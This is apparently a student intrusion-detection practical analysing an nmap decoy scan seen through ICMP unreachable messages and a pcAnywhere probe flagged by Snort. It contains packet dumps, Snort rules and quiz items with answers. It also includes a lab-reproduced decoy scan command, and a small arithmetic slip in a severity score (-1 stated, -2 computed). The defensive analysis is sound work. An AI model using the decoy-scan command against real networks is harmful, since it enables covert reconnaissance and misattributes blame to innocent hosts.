0x0020   0ff2 4000 7106 afe9 xxxx 9cd7 d13d 9b5b        ..@.q...@|...=.[
0x0030   0400 048f 30a1 075a                            ....0..Z

21:49:45.016762 157.130.128.150 > xxx.yyy.156.154: icmp: host 209.61.155.91 unreachable
for xxx.yyy.156.154.rmtcfg > 209.61.155.91.1117: [|tcp] (DF) (ttl 11
5, id 4082, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 cc95 9d82 8096        E..8............
0x0010   xxxx 9c9a 0301 bbc7 0000 0000 4500 0030        @|..........E..0
0x0020   0ff2 4000 7306 ae26 xxxx 9c9a d13d 9b5b        ..@.s..&@|...=.[
0x0030   04d4 045d 30a1 0765                            ...]0..e

21:50:29.496762 63.237.96.154 > xxx.yyy.156.214: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.214.1223 > 209.61.155.91.1141: [|tcp] (DF) (ttl 112, i
d 44914, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 49eb 3fed 609a        E..8......I.?.`.
0x0010   xxxx 9cd6 0301 4ac9 0000 0000 4500 0030        @|....J.....E..0
0x0020   af72 4000 7006 116a xxxx 9cd6 d13d 9b5b        .r@.p..j@|...=.[
0x0030   04c7 0475 50a4 5855                            ...uP.XU

21:50:47.916762 63.237.96.154 > xxx.yyy.156.43: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.43.1167 > 209.61.155.91.1056: [|tcp] (DF) (ttl 112, id
40755, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 4a96 3fed 609a        E..8......J.?.`.
0x0010   xxxx 9c2b 0301 21e6 0000 0000 4500 0030        @|.+..!.....E..0
0x0020   9f33 4000 7006 2254 xxxx 9c2b d13d 9b5b        .3@.p."T@|.+.=.[
0x0030   048f 0420 0029 d240                            .....).@

21:50:56.976762 157.130.1.101 > xxx.yyy.156.81: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.81.1176 > 209.61.155.91.1179: [|tcp] (DF) (ttl 123, id
65458, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 4c10 9d82 0165        E..8......L....e
0x0010   xxxx 9c51 0301 91c3 0000 0000 4500 0030        @|.Q........E..0
0x0020   ffb2 4000 7b06 b6ae xxxx 9c51 d13d 9b5b        ..@.{...@|.Q.=.[
0x0030   0498 049b e025 81e2                            .....%..

21:52:13.646762 157.130.128.150 > xxx.yyy.156.121: icmp: host 209.61.155.91 unreachable
for xxx.yyy.156.121.1078 > 209.61.155.91.1111: [|tcp] (DF) (ttl 115,
 id 16303, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 ccb6 9d82 8096        E..8............
0x0010   xxxx 9c79 0301 390e 0000 0000 4500 0030        @|.y..9.....E..0
0x0020   3faf 4000 7306 7e8a xxxx 9c79 d13d 9b5b        ?.@.s.~.@|.y.=.[
0x0030   0436 0457 2013 9b50                            .6.W...P

21:52:36.306762 157.130.128.150 > xxx.yyy.156.84: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.84.1095 > 209.61.155.91.1161: [|tcp] (DF) (ttl 115, i
d 61294, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 ccdb 9d82 8096        E..8............
0x0010   xxxx 9c54 0301 f173 0000 0000 4500 0030        @|.T...s....E..0
0x0020   ef6e 4000 7306 ceef xxxx 9c54 d13d 9b5b        .n@.s...@|.T.=.[
0x0030   0447 0489 9091 7229                            .G....r)

21:52:50.036762 157.130.128.150 > xx.yy.156.128: icmp: host 209.61.155.91 unreachable for
xx.yy.156.128.1190 > 209.61.155.91.1065: [|tcp] (DF) (ttl 114,
 id 32688, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 ccaf 9d82 8096        E..8............
0x0010   xxxx 9c80 0301 56ee 0000 0000 4500 0030        @|....V.....E..0
0x0020   7fb0 4000 7206 3f82 xxxx 9c80 d13d 9b5b        ..@.r.?.@|...=.[
0x0030   04a6 0429 6019 3d28                            ...)`.=(
```

Because of the verbosity of the logs, extracting the important information to a table will make analysis easier. I've extracted data from the payload of the ICMP *unreachable* message, attempting to analyze the source of the problem.

Table of ICMP Host Unreachable Messages

Time	Responding Router	Source IP	Src Port	Dst IP	Dst Port	IP ID	TTL	Orig TTL	Orig Len
21:06:20	144.232.223.2	xxx.yyy.156.210	1119	209.61.155.91	1247	49073	243	113	48
21:06:43	144.232.223.2	xxx.yyy.156.215	1024	209.61.155.91	1167	4082	243	113	48
21:49:45	157.130.128.150	xxx.yyy.156.154	1236	209.61.155.91	1117	4082	243	115	48
21:50:29	63.237.96.154	xxx.yyy.156.214	1223	209.61.155.91	1141	44914	243	112	48
21:50:47	63.237.96.154	xxx.yyy.156.43	1167	209.61.155.91	1056	40755	243	112	48
21:50:56	157.130.1.101	xxx.yyy.156.81	1176	209.61.155.91	1179	65458	243	123	48
21:52:13	157.130.1.101	xxx.yyy.156.121	1078	209.61.155.91	1111	16303	243	115	48
21:52:36	157.130.1.101	xxx.yyy.156.84	1095	209.61.155.91	1161	61294	243	115	48
21:52:50	157.130.1.101	xxx.yyy.156.128	1190	209.61.155.91	1065	32688	243	114	48

Detect was generated by

The packets were originally logged using Snort:

```
# /usr/local/bin/snort -c /home/apps/snort/snort.conf -l
/var/log/snort -A fast -b -d -D -i eth1 -F
/home/apps/snort/filters/blocks.bpf
```

Option	Description
c	Snort configuration file
l	Log directory
A	Alert mode (fast)
b	Tcpdump (binary) format
d	Dump payload
D	Run as a daemon
i	Interface
F	Berkely Packet Filter (BPF) file

and reviewed using tcpdump:

```
# tcpdump –vv –X –s 1514 –r snort* icmp
```

Option	Description
vv	Verbose output. Necessary for the translation of the packet which triggered the ICMP message. The triggering packet's IP and partial TCP header is contained within the ICMP payload.
-X	Show the ascii interpretation of the hex
-s	Snaplen size. Look at entire packet
-r	Binary dump file to read
icmp	BPF filter to include only icmp

Initially I reviewed the snort binary output through the snort logger, but what appears to be a bug in Snort version 1.8.7 incorrectly translates the original packet ports as 0.

```
# snort -dv -r snort* icmp

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/04-21:06:20.826762 144.232.223.2 -> xxx.yyy.156.210
ICMP TTL:243 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xxx.yyy.156.210:0 -> 209.61.155.91:0
TCP TTL:113 TOS:0x0 ID:49073 IpLen:20 DgmLen:48 DF
Seq: 0xA01FDF52  Ack: 0x0
** END OF DUMP
00 00 00 00 45 00 00 30 BF B1 40 00 71 06 00 2F  ....E..0..@.q../
40 7C 9C D2 D1 3D 9B 5B 04 5F 04 DF A0 1F DF 52  @|...=.[._.....R

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The hexadecimal dump of the ICMP payload, displays the original IP packet and eight bytes of the tcp packet . Because the source and destination ports are contained within the first four bytes of the TCP header, we know that the source and destination ports are 1119 (0x045F) and 1247 (0x04DF), respectively. The tcpdump display below displays the source and destination correctly:

```
21:06:20.826762 144.232.223.2 > xxx.yyy.156.210: icmp: host 209.61.155.91 unreachable for
xxx.yyy.156.210.1119 > 209.61.155.91.1247: [|tcp] (DF) (ttl 113, i
d 49073, len 48) (ttl 243, id 0, len 56)
0x0000   4500 0038 0000 0000 f301 7a8b 90e8 df02        E..8......z.....
0x0010   xxxx 9cd2 0301 744e 0000 0000 4500 0030        @|....tN....E..0
0x0020   bfb1 4000 7106 002f xxxx 9cd2 d13d 9b5b        ..@.q../@|...=.[
0x0030   045f 04df a01f df52                            ._.....R
```

Probability the source address was spoofed

The ICMP packet is likely a real ICMP message delivered by a real router acting as it should. For consideration as to whether the address was spoofed is:

a) one of my servers has been compromised and a trojan or scanner is actively communicating to external computers, or
b) a scan or denial of service attack has been launched, using a spoofed source address that matches my network.

I am able to determine the addresses are likely spoofed because the source addresses do not correlate to an active host on our network, even though we do own the network space the host could reside in. However, a compromised load balancer could enable an attacker to configure those source addresses. Further analysis is necessary. Was this a denial of service attack using a crafted source IP? We can make some general assumptions regarding Denial of Service attacks:

1) Address spoofing is often for the purpose of creating a type of denial of service attack, which would either consume the victim's bandwidth, or flood the machine's pool of available listen sockets, leaving none available for legitimate connections; and

2) This is generally accomplished by sending a high volume of useless packets such as SYN with no payload.

Determining whether the original packet had payload could help determine the type of attack. If the original packet had a payload, it could indicate that spoofing was not involved and a conversation had taken place, presumably by a planted trojan, and information could have been compromised.

The IP header data offers enough information for me to deduce that there was no payload, and furthering the theory that the packets were spoofed.

```
00 00 00 00 45 00 00 30 BF B1 40 00 71 06 00 2F  ....E..0..@.q../
40 7C 9C D2 D1 3D 9B 5B 04 5F 04 DF A0 1F DF 52  @|...=.[._.....R

Offset [2:3]                        Datagram Length: 48
Offset [8]                          TTL: 113
Offset [13]                         Protocol: 06 (TCP
```

By consulting a list of common initial TTL values of operating systems, the 113 TTL value of the original packet closely matches that of a Windows NT or Windows 2000 computer, which sets a default TTL of 128.

We also can conclude that a Windows NT or 2000's default IP datagram length will be 48 bytes. This was proven by using the 'windump' tool on a Windows 2000 computer to capture a SYN packet while browsing to a popular web search site.

```
C:\>windump -i 2 -vv "tcp[13] & 0x02" != 0

windump: listening on \Device\NPF_{EDF0C52B-7DFA-45D7-A5A0-FD898ECC1535}
19:54:31.441911 IP (tos 0x0, ttl 128, id 36390, len 48) xterra.xxxx.com.34
40 > saleen.xxxx.com.445: S [tcp sum ok] 1900083843:1900083843(0) win 6424
0 <mss 1460,nop,nop,sackOK> (DF)
```

Therefore, we can conclude this was likely a spoofed SYN packet generated by a windows machine and not trojan traffic.

Description of Attack

Snort is receiving ICMP Unreachable messages indicating what appears to be a portscan originating from multiple IP addresses within our network to an external "victim". I can extrapolate from the ICMP packets that they are likely originating from a Windows NT or Windows 2000 machine. The attacker seems to be performing an NMAP decoy scan, using my IP addresses as decoys. Initially I thought this was a denial of service attack using spoofed addresses. However, the destination ports are random and generally not well-known, which is more characteristic of an untargeted port scan. A denial of service attack would typically focus on one or two ports. The attacker broke a cardinal rule of decoy scanning, which is to ensure that your decoys are live hosts, making it more difficult to be traced by the victim.

Attack Mechanism

The attacker likely used nmap to initiate a SYN half-open decoy scan against a target host. The attacker was probably using a Windows NT or Windows 2000 machine. The idea of a SYN scan is to begin the three-way handshake with a host and listen for a response. No response would indicate a port is in a filtered state, a RST would indicate a closed port on a live host. A SYN/ACK would indicate an open port. (nmap man page).

The nmap man page explains the Decoy option:

```
-D <decoy1 [,decoy2][,ME],...>
      Causes  a  decoy scan to be performed which makes it appear to
      the remote host that the host(s) you specify as decoys are
      scanning the target network too.  Thus their IDS might report 5-
      10 port scans from unique IP addresses,  but  they  won't know
      which IP was scanning them and which were innocent decoys.
      [snip] generally an extremely effective technique  for  hiding
      your  IP address.

      Separate  each decoy host with commas, and you can optionally
      use 'ME' as one of the decoys to represent the position you
      want your IP address to be used. [snip]
```

I duplicated this attack in a lab environment.

```
nmap -sS -D 192.168.50.1,192.168.50.2,ME,192.168.50.3 172.31.0.1
```

where the IP addresses following the “-D” are decoys, and the “ME” specifies my real IP address.

Asnippet f tcpdump generated headers shows my IP address amongst the decoys:

```
20:32:41.556762 192.168.50.1.49552 > 172.31.0.1.365: S 4148852760:4148852760(0) win 4096
20:32:41.556762 192.168.50.2.49552 > 172.31.0.1.365: S 4148852760:4148852760(0) win 4096
20:32:41.556762 172.31.0.10.49552 > 172.31.0.1.365: S 4148852760:4148852760(0) win 4096
20:32:41.556762 192.168.50.3.49552 > 172.31.0.1.365: S 4148852760:4148852760(0) win 4096
20:32:41.556762 192.168.50.1.49552 > 172.31.0.1.1384: S 4148852760:4148852760(0) win 4096
20:32:41.556762 192.168.50.2.49552 > 172.31.0.1.1384: S 4148852760:4148852760(0) win 4096
20:32:41.556762 172.31.0.10.49552 > 172.31.0.1.1384: S 4148852760:4148852760(0) win 4096
20:32:41.556762 192.168.50.3.49552 > 172.31.0.1.1384: S 4148852760:4148852760(0) win 4096
```

Correlations

I was able to confirm that my network did not have hosts listening on the addresses that were the supposed spoofed source. If so, I would have to consider the possibility that a penetration had already occurred and a planted Trojan was communicating outside. Because the original datagram length was 48 bytes, I would be able to breathe easier knowing that if it were a Trojan, there is no evidence that any informational payload was being communicated. My logs appeared to correlate with the information on Sai Bhamidipati’s *The Art of Reconnaissance*, and Tim Cororan’s An Introduction to NMAP.

Evidence of Active Targeting

It seemed that I was a randomly chosen decoy, perhaps to take the blame for an attack against a chosen network. Because the destination host was unreachable and the ports scanned were not well-known, it did not seem evident that the attacker knew much about his victim. Had he known more

about his victim, he may have only selected machines that were alive or ports that were known. It is curious that the attacker either opted not to ping the host first to see if it was alive (nmap –P0 option), or the machine crashed midway through the attack.

Severity

Severity is calculated by the formula:

```
Severity = (Criticality + Lethality) - (OS Defense + Network Defence)
```

Criticality	I am not the intended target. Also, my server is not responding in any way to these packets, so no information is being given away. Actually, I should be happy I was the chosen decoy, as the attacker would likely have chosen a different decoy if he had thought I was important. Because the ICMP messages originate from routers within different networks, it appears the target may be a core router. This could be critical for the victim.	**1 (Me)** **4 (Victim)**
Lethality	It does not look like the attacker will ever see any information about my network. This is a reconnaissance scan of an external victim, looking for open ports.	**1 (Me)** **1 (Victim)**
OS Defense	My OS is current with packets and it ignored the ICMP packets. We cannot tell for sure how the victim's OS reacted	**5 (Me)** **2 (Victim)**
Network Defense	My firewall allowed the packet. The firewall should be configured to allow at a minimum echo and echo-reply and only from trusted sources. It appears that the packets never even reached the victim's firewall.	**3 (Me)** **5 (Victim)**

The severity to my network is: -6, quite low.

(1 + 1) – (5 + 3) = -6

And the severity for the victim is –1. Still quite low.

(4 + 1) – (2 + 5) = -2

Defensive Recommendation

The principal defensive recommendation is to augment the intrusion detection system to include logging packet headers for all traffic originating from or destined to unknown hosts. Packet headers could easily have determined for

sure whether the packet headers contained in the ICMP messages originated from within the analyzed network.

I added an inet startup program in the `/etc/init.d` directory that issues the command:

```
/usr/sbin/tcpdump -i eth1 -F $BPF -w $LOGDIR/shadow-`date
+%m%d%y:%H%M` &
```

Where `$BPF` and `$LOGDIR` is a reference to a Berkeley Packet Filter file and Logfile name respectively. I used the name 'shadow' as a reminder to myself that perhaps I could later replace this simple command by implementing the shadow program.

Multiple Choice Question

Please examine the below packet headers to answer the next question:

```
21:50:29.496762 63.237.96.154 > xxx.yyy.156.214: icmp: host 209.61.155.91 unreachable for
123.123.156.214.1223 > 209.61.155.91.1141: [|tcp] (DF) (ttl 112, id 44914, len 48) (ttl
243, id 0, len 56)

21:50:47.916762 63.237.96.154 > xxx.yyy.156.43: icmp: host 209.61.155.91 unreachable for
123.123.156.43.1167 > 209.61.155.91.1056: [|tcp] (DF) (ttl 112, id 40755, len 48) (ttl
243, id 0, len 56)

21:50:56.976762 157.130.1.101 > xxx.yyy.156.81: icmp: host 209.61.155.91 unreachable for
123.123.156.81.1176 > 209.61.155.91.1179: [|tcp] (DF) (ttl 123, id 65458, len 48) (ttl
243, id 0, len 56)
```

Which of the following statements is most likely true:

a) This is the residual effect of an attack in which the source address was crafted
b) The ICMP ID is 40755
c) The id field of the icmp packet is likely crafted

Answer: a

References

Bhamidipati, Sai. "The Art of Reconnaissance – Simple Techniques." Aug 18, 2001. URL: http://rr.sans.org/audit/recon.php.

Corcoran, Tim. "An Introduction to NMAP." Oct 25, 2001. URL: http://rr.sans.org/audit/nmap2.php

The Internet Assigned Numbers Authority. "Port Numbers." Oct 14, 2002. URL: http://www.iana.org/assignments/port-numbers

Unknown. “Lists of Fingerprints.” May 23, 2000. URL: http://project.honeynet.org/papers/finger/traces.txt.

Incident 2 – PCAnywhere Server Response

Source of Trace

This trace was found within the incidents.org log file located at http://www.incidents.org/logs/Raw/2002.5.14. Cursory analysis of the log file indicates traffic on a large class B network. While subject to various amounts of ill-disposed traffic, there does not appear to be many legitimate users on the network, indicated by a low number of hosts actively communicating externally. According to a *whois* lookup, the entire 46.0.0.0/8 Class A network is IANA Reserved. This, coupled with invalid checksums, indicate that the real IP addresses have been obfuscated. The wide range of traffic on this network indicates that the original packet capture tool sat behind a router with a network mask of 46.5.0.0/16, which is curiously large. This indicates a network expanse of 65,534 hosts ($2^{16} - 2$).

Detect Was Generated By

This detect was generated by Snort version 1.9.0. The default ruleset was used. However, snort.conf was modified to include all rules, including ones that were commented out. I also adjusted the `$HOME_NET` within the `snort.conf` file to `46.5.0.0/16`, as this appeared to be the range of addresses protected by IDS. Snort was run using the following parameters:

```
snort -N -c snort.conf -r \giac\raw\f2002.5.14\2002.5.14 -l
\giac\raw\f
2002.5.14
```

which produced:

```
[**] [1:566:3] POLICY PCAnywhere server response [**]
[Classification: Misc activity] [Priority: 3]
06/14-00:04:56.474488 24.184.144.47:1710 -> 46.5.210.218:5632
UDP TTL:120 TOS:0x0 ID:21746 IpLen:20 DgmLen:30
Len: 10
[Xref => http://www.whitehats.com/info/IDS239]
```

Options used were:

N	No Logging. Only log alerts. Typically, the 'b' and 'd' option is also used to log application data to binary, but in this case I choose to view application data from the raw file using tcpdump, so as to retrieve all data from the offending host
c	Snort configuration file
r	Raw data file to read
l	Log directory. Because of 'N' flag, only alerts file will be output

The signature which triggered the alert is:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 5632 (msg:"POLICY PCAnywhere
server response"; content:"ST"; depth: 2; reference:arachnids,239;
classtype:misc-activity; sid:566; rev:3;)
```

This signature will generate an alert upon a UDP packet from outside of the network destined for a machine within the network (46.5.0.0/24) listening on port 5632 and has a text content of “ST” (hexadecimal 0x5354) within the first two bytes of the packet payload.

Further analysis was performed using tcpdump

```
tcpdump -Xs 1514 -vvn -r 2002.5.14 host 24.184.144.47
```

X	Interpret ASCII values for hex
s	Get snaplen size in bytes. 1514 retrieves maximum packet size plus 14 byte Ethernet header
vv	Very verbose (includes ttl, id, and length)
r	Binary tcpdump file to read
n	No DNS resolution

```
00:04:56.474488 24.184.144.47.1710 > 46.5.210.218.5632:  [bad udp
cksum f9f9!] udp 2 (ttl 120, id 21746, len 30, bad cksum 4a1c!)
0x0000   4500 001e 54f2 0000 7811 4a1c 18b8 902f
E...T...x.J..../
0x0010   2e05 d2da 06ae 1600 000a ec16 5354 0000
............ST..
0x0020   0000 0000 0000 0000 0000 0000 0000
..............
```

Based upon the snort and tcpdump output, traffic is arriving from host 24.184.144.47, which according to a *whois* lookup appears to be a valid address, probably within a broadband cable ISP.

```
Optimum Online (Cablevision Systems) OOL-2BLK (NET-24-184-0-0-1)
                                  24.184.0.0 - 24.187.255.255
```

The client, or ephemeral, port is 1710, which indicates a normal ephemeral port selection above the well-known server ports of 1 – 1023, lessening the chances the packet was crafted.

The destination port is 5632, which, according to the nmap-services file, is *pcanywherestat 5632/udp*. (Note. This may be a typo or abbreviation for pcanywhere-*start*).

A TTL of 120 is close to 128, which is the default TTL for Windows NT 4.0 and above machines, a likely candidate to be searching for a Windows pcAnywhere service.

The 9th byte offset of the IP header shows the value hexadecimal 0x11, or decimal 17, which is a valid indicator of UDP traffic.

The only significant data in the payload of this packet is 0x5354, or the characters *ST*.

```
0x0000   4500 001e 54f2 0000 7811 4a1c 18b8 902f        E...T...x.J..../
0x0010   2e05 d2da 06ae 1600 000a ec16 5354 0000        ............ST..
0x0020   0000 0000 0000 0000 0000 0000 0000
```

- IP Header
- UDP Header
- Payload

Probability the source address was spoofed

Generally, spoofing the source address is not useful for a connection that requires a three-way handshake, with the possible exception of a session hijacking attempt in which a remote machine has spoofed the address of a trusted machine and is attempting to guess TCP sequence numbers. The packet in question uses User Datagram Protocol (UDP), which is connectionless. However, the use of UDP as the transport protocol does not always indicate that reliability is unimportant. Many applications that use UDP simply perform error-checking in the application layer, rather than allowing the transport layer to perform this checking. An example is Trivial File Transfer Protocol (TFTP), which performs its own 'handshaking' during file transfer to ensure that data is delivered reliably. I believe in the pcAnywhere example, the attacker, who may be a legitimate user, is probing for a pcAnywhere service. It is important that he receive the response packet in order to confirm his suspicion that a pcAnywhere service may indeed be listening. While there may be some opportunity to create a Denial of Service attack by rapidly sending spoofed UDP packets to this host to tie up the service, this does not appear evident because of the single request. Furthermore, the *whois* lookup indicates a valid cable ISP network. While that fact alone is not enough convincing evidence that the packet is genuine, the fact that it is not an invalid address, such as a private, reserved, network, or broadcast address, corroborates the theory that the packet has not been crafted.

Description of Attack

This is an attempt by a user, perhaps a legitimate user, to connect to a Windows pcAnywhere service. At this point, the user has not shown any malicious intent, such as sending a crafted packet or payload which would indicate a buffer overflow exploit. The user is likely using the pcAnywhere client to initiate a connection. Therefore this is a reconnaissance probe or connection attempt to the pcAnywhere service.

Attack Mechanism

The attack works by sending a UDP packet to port 5632 with the content "ST" (hex 0x5354) within the first and second byte of payload. I further examined pcAnywhere sessions by attempting to connect to a pcAnywhere version 10 server. The tcpdump output is shown below.

```
tcpdump -Xs 1514 -vv -r pcanywhere.bin -n

21:29:25.070834 IP (tos 0x0, ttl 128, id 62773, len 30) 10.0.0.21.4544 > 10.0.0.10.5632:
[udp sum ok] udp 2
0x0000   4500 001e f535 0000 8011 317b 0a00 0015     E....5....1{....
0x0010   0a00 000a 11c0 1600 000a 70a7 5354          ..........p.ST
21:29:25.071755 IP (tos 0x0, ttl 128, id 42431, len 33) 10.0.0.10.5632 > 10.0.0.21.4544:
[udp sum ok] udp 5
0x0000   4500 0021 a5bf 0000 8011 80ee 0a00 000a     E..!............
0x0010   0a00 0015 1600 11c0 000d 2da0 5354 0001     ..........-.ST..
0x0020   4300 0000 0000 0000 0000 0000 0000          C.............
```

Something is interesting here. Looking again at the signature (copied below for reference) we see the alert msg is "PCAnywhere server response". However, 5632 is the server port, and my independent analysis shows the initial client connection request (IP 10.0.0.21) is from an ephemeral port to port 5632. The snort signature is looking for an "ST" on the client '*request'* to the server, not the server '*response*', which the alert message indicates. The pcAnywhere host happens to respond identical to the client request, with an "ST" in the first two bytes of the packet payload. Therefore, this leads me to believe this signature, which was bundled with the most current version of Snort (v1.9.0), is incorrect.

The current signature, which is:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 5632 (msg:"POLICY PCAnywhere
server response"; content:"ST"; depth: 2; reference:arachnids,239;
classtype:misc-activity; sid:566; rev:3;)
```

Should either have the alert message changed to "POLICY PCAnywhere *client* request", or the signature should be altered to read:

```
alert udp $HOME_NET 5632 -> $EXTERNAL_NET any (msg:"POLICY PCAnywhere
server response"; content:"ST"; depth: 2; reference:arachnids,239;
classtype:misc-activity; sid:566; rev:3;)
```

The initial signature description can be partially valid if the connection takes place after a pcAnwhere *scan* indicates the presence of a pcAnywhere server. The pcAnywhere client allows the user to scan the network for pcAnywhere services. This causes the application to probe all hosts in the network on destination port 5632 with the content "NQ" in the first two bytes of the payload record. A listening pcAnywhere service will respond with "NR" followed by the hostname of the server, appended with some additional characters.

pcAnywhere Scan

```
18:12:49.840749 IP (tos 0x0, ttl 128, id 32798, len 30) 10.0.0.21.3584 > 10.0.0.10.5632:
[udp sum ok] udp 2
0x0000   4500 001e 801e 0000 8011 a692 0a00 0015     E..............
0x0010   0a00 000a 0e00 1600 000a 796a 4e51          ..........yjNQ
18:12:49.841514 IP (tos 0x0, ttl 128, id 45648, len 63) 10.0.0.10.5632 > 10.0.0.21.3584:
[udp sum ok] udp 35
0x0000   4500 003f b250 0000 8011 743f 0a00 000a     E..?.P....t?....
0x0010   0a00 0015 1600 0e00 002b d762 4e52 4445     .........+.bNRDE
0x0020   565f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f 5f5f     V_______________
0x0030   5f5f 5f5f 5f5f 4148 4d5f 5f5f 5f5f 00       _____AHM____.
```

If the connect request was a response to receiving an “NR” response from a pcAnywhere scan, then this could theoretically be considered a pcAnywhere server response, as it is a connection attempt as a result of a server response. This is possible, but inconclusive, as the IDS device may not have been configured to capture the pcAnwhere *scan* packets.

Correlations

More information about this attack is described at Whitehats ArachNIDS. A CVE entry at MITRE, along with supporting information on Bugtraq indicates a way to crash the pcAnywhere service by rapidly canceling the connection using the pcAnywhere client’s *Cancel* button. This is a possible motivation for the attacker in this scenario, but the packets in the logs are inconclusive.

Symantec, the current maintainer of pcAnywhere, acknowledges a DoS vulernability. EasyStreet, a medium-size DSL provider, acknowledges that pcAnywhere scans are very popular, as it is easy to run and broadband networks typically house large numbers of users within a single network. It is widely regarded on Internet forums that pcAnywhere should be secured with a firewall or strong password, as it can be used similar to a Trojan horse such as Back Orifice to gain access.

Evidence of Active Targeting

Because I am unsure of the ruleset used by the IDS which generated the logs, there are two very distinct possibilities, both contradictory.

Possibility 1 – Active Targeting
Because there is only one log entry, this is likely active targeting. Either the user was a legitimate user accessing a pcAnywhere service, or the attacker knew something about this host (previous reconnaissance) to determine that a pcAnywhere service may be running on it. The lack of probes on other machines lends credence to this theory.

Possibility 2- Not Actively Targeted
The default Snort ruleset does not include a signature to indicate whether a

connection was successful, leaving us unsure as to the result of the connection attempt. There is, however, a signature that detects if a login is unsuccessful. After independent tests, I again concluded the default Snort Signature file to be incorrect.

```
alert tcp $HOME_NET 5631:5632 -> $EXTERNAL_NET any (msg:"MISC
PCAnywhere Failed Login"; flow:from_server,established;
content:"Invalid login"; depth: 16; reference:arachnids,240;
classtype:unsuccessful-user; sid:512;  rev:3;)
```

```
2:00:50.231217 IP (tos 0x0, ttl 128, id 9389, len 77) 10.0.0.10.5631
> 10.0.0.21.1899: P [tcp sum ok] 109:146(37) ack 46 win 17475 (DF)
0x0000       4500 004d 24ad 4000 8006 c1df 0a00 000aE..M$.@.........
0x0010       0a00 0015 15ff 076b 5b42 5f17 2871 e034.......k[B_.(q.4
0x0020       5018 4443 2513 0000 0d0a 007b 0849 6e76P.DC%......{.Inv
0x0030       616c 6964 206c 6f67 696e 2e20 506c 6561alid.login..Plea
0x0040       7365 2074 7279 2061 6761 696e 2e       se.try.again.
```

The 'Invalid login' text is not wholly contained within the Snort signature's 16 byte payload depth. Once the depth was modified to 18, this signature was triggered within my independent analysis. I can conclude that the host I am analyzing was likely using the invalid signature, so if the attacker attempted a login and was unsuccessful, we would not know. If I knew the login was unsuccessful, it could indicate a login attempt as a result of a scan. It also could allow me to ratchet up the System Countermeasure severity value, as the login was refuted.

Generally the same or similar probe to multiple machines would be necessary in order to indicate a broad uneducated scan. However, because it is known that the pcAnywhere client has a built-in scanning mechanism that is undetectable by the default Snort ruleset, it is easy to assume that an individual would choose to use this scanner over manually attempting to connect to multiple hosts (or writing a program to do so). Assuming only one host responded, we may be viewing the attacker's attempt to connect to the single host that responded to a broad scan. The single log entry does not indicate a brute force access attempt, so the attacker either was aware of the password or did not make repeated attempts to access the system.

Severity

Severity = (criticality + lethality) - (System Countermeasures + Network. Countermeasures)

Criticality = 4

Criticality is a 4 because we do not have enough information to know whether this is a desktop system or a server. Because we do not see much other traffic from this IP address, it is unlikely to be a server. However, to be conservative, we will assume it is some kind of server with sensitive information.

Lethality = 4

Lethality is a 4 because the attacker may gain root access if the user is able to connect and properly log in to the machine. However, this does not account for the fact that there is no evidence of a brute force password attack, or that the server even illicited a response. Many Windows users do not properly configure permissions to disallow remote pcAnywhere user Administrative privileges, so there is some potential lethality.

System Countermeasures = 3
This is a three, as we are unsure of the type of machine. However, it is unlikely the attacker, if indeed an attacker, was able to log in with only one request. If Shadow or a packet header logging application was in use and it can be determined that the target machine did not respond to this connection attempt, the system countermeasure score would rise to a 5.

Network Countermeasures = 2
We do not have much indication as to whether the IDS device was looking above or below the firewall. I am going to assume that the firewall will allow this traffic. The reason for this assumption is the attacker *somehow* knew there was a pcAnywhere service running, or he would not have actively targeted a single machine. If he is a legitimate user, he would only connect if he knows he is allowed. If he is connecting as a result of a previous scan, the previous scan must have responded to indicate that pcAnywhere traffic is allowed on the network.

(4 + 4) – (3 + 2) = 3

This is middle of the road severity. A security administrator should immediately begin forensics to investigate to investigate whether a pcAnywhere service is running, or installed, on the machine. This could be a false alarm, as this could be a legitimate user. However, based on the severity, it is unsafe to simply assume this attack failed or is a legitimate user.

Defensive Recommenation

Because pcAnywhere allows privileged access to a machine, great care should be taken in securing the machine and network that is accessible. Strict host-based access lists should be used, in which only specific IP addresses can access specific servers with pcAnywhere installed. It is further recommended that an encrypted VPN be used. pcAnywhere does support both symmetric and public-key encryption. However, it is best to also prevent privileged access to your network using a password-protected VPN using a 3DES or greater cipher strength. If within a corporate network, a personnel policy or Rules of Behavior document should be read and signed by all employees, either specifically prohibiting remote administration of machines, or delineating the rules regarding remote administration. If pcAnywhere is not blocked by firewalls, the administrator should consider refining the signatures to better detect active

pcAnywhere sessions and scan attempts. Because pcAnywhere data is transferred on port 5631, that may be a port worth looking for in a signature. Furthermore, access should be granted using Windows authentication and not pcAnywhere authentication. In this way, password policies can be maintained by the Windows security policy, which should be configured to require difficult passwords greater than seven characters, changed frequently and with some password history. The security policy should be configured commensurate with the level of harm that could be caused by an intrusion. pcAnywhere permissions should be set to reduce the rights of the user, again commensurate with the level of harm that can be inflicted. And lastly, consider running the pcAnywhere service as an unprivileged user.

Multiple Choice Question

Consider the following Snort v1.9.0 signature:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 5632 (msg:"POLICY PCAnywhere
server response"; content:"ST"; depth: 2; reference:arachnids,239;
classtype:misc-activity; sid:566; rev:3;)
```

Which statement are not true

a) An alert will be fired for a packet containing the content “ST” within the first 2 bytes of payload originating from from $HOME_NET port 5632
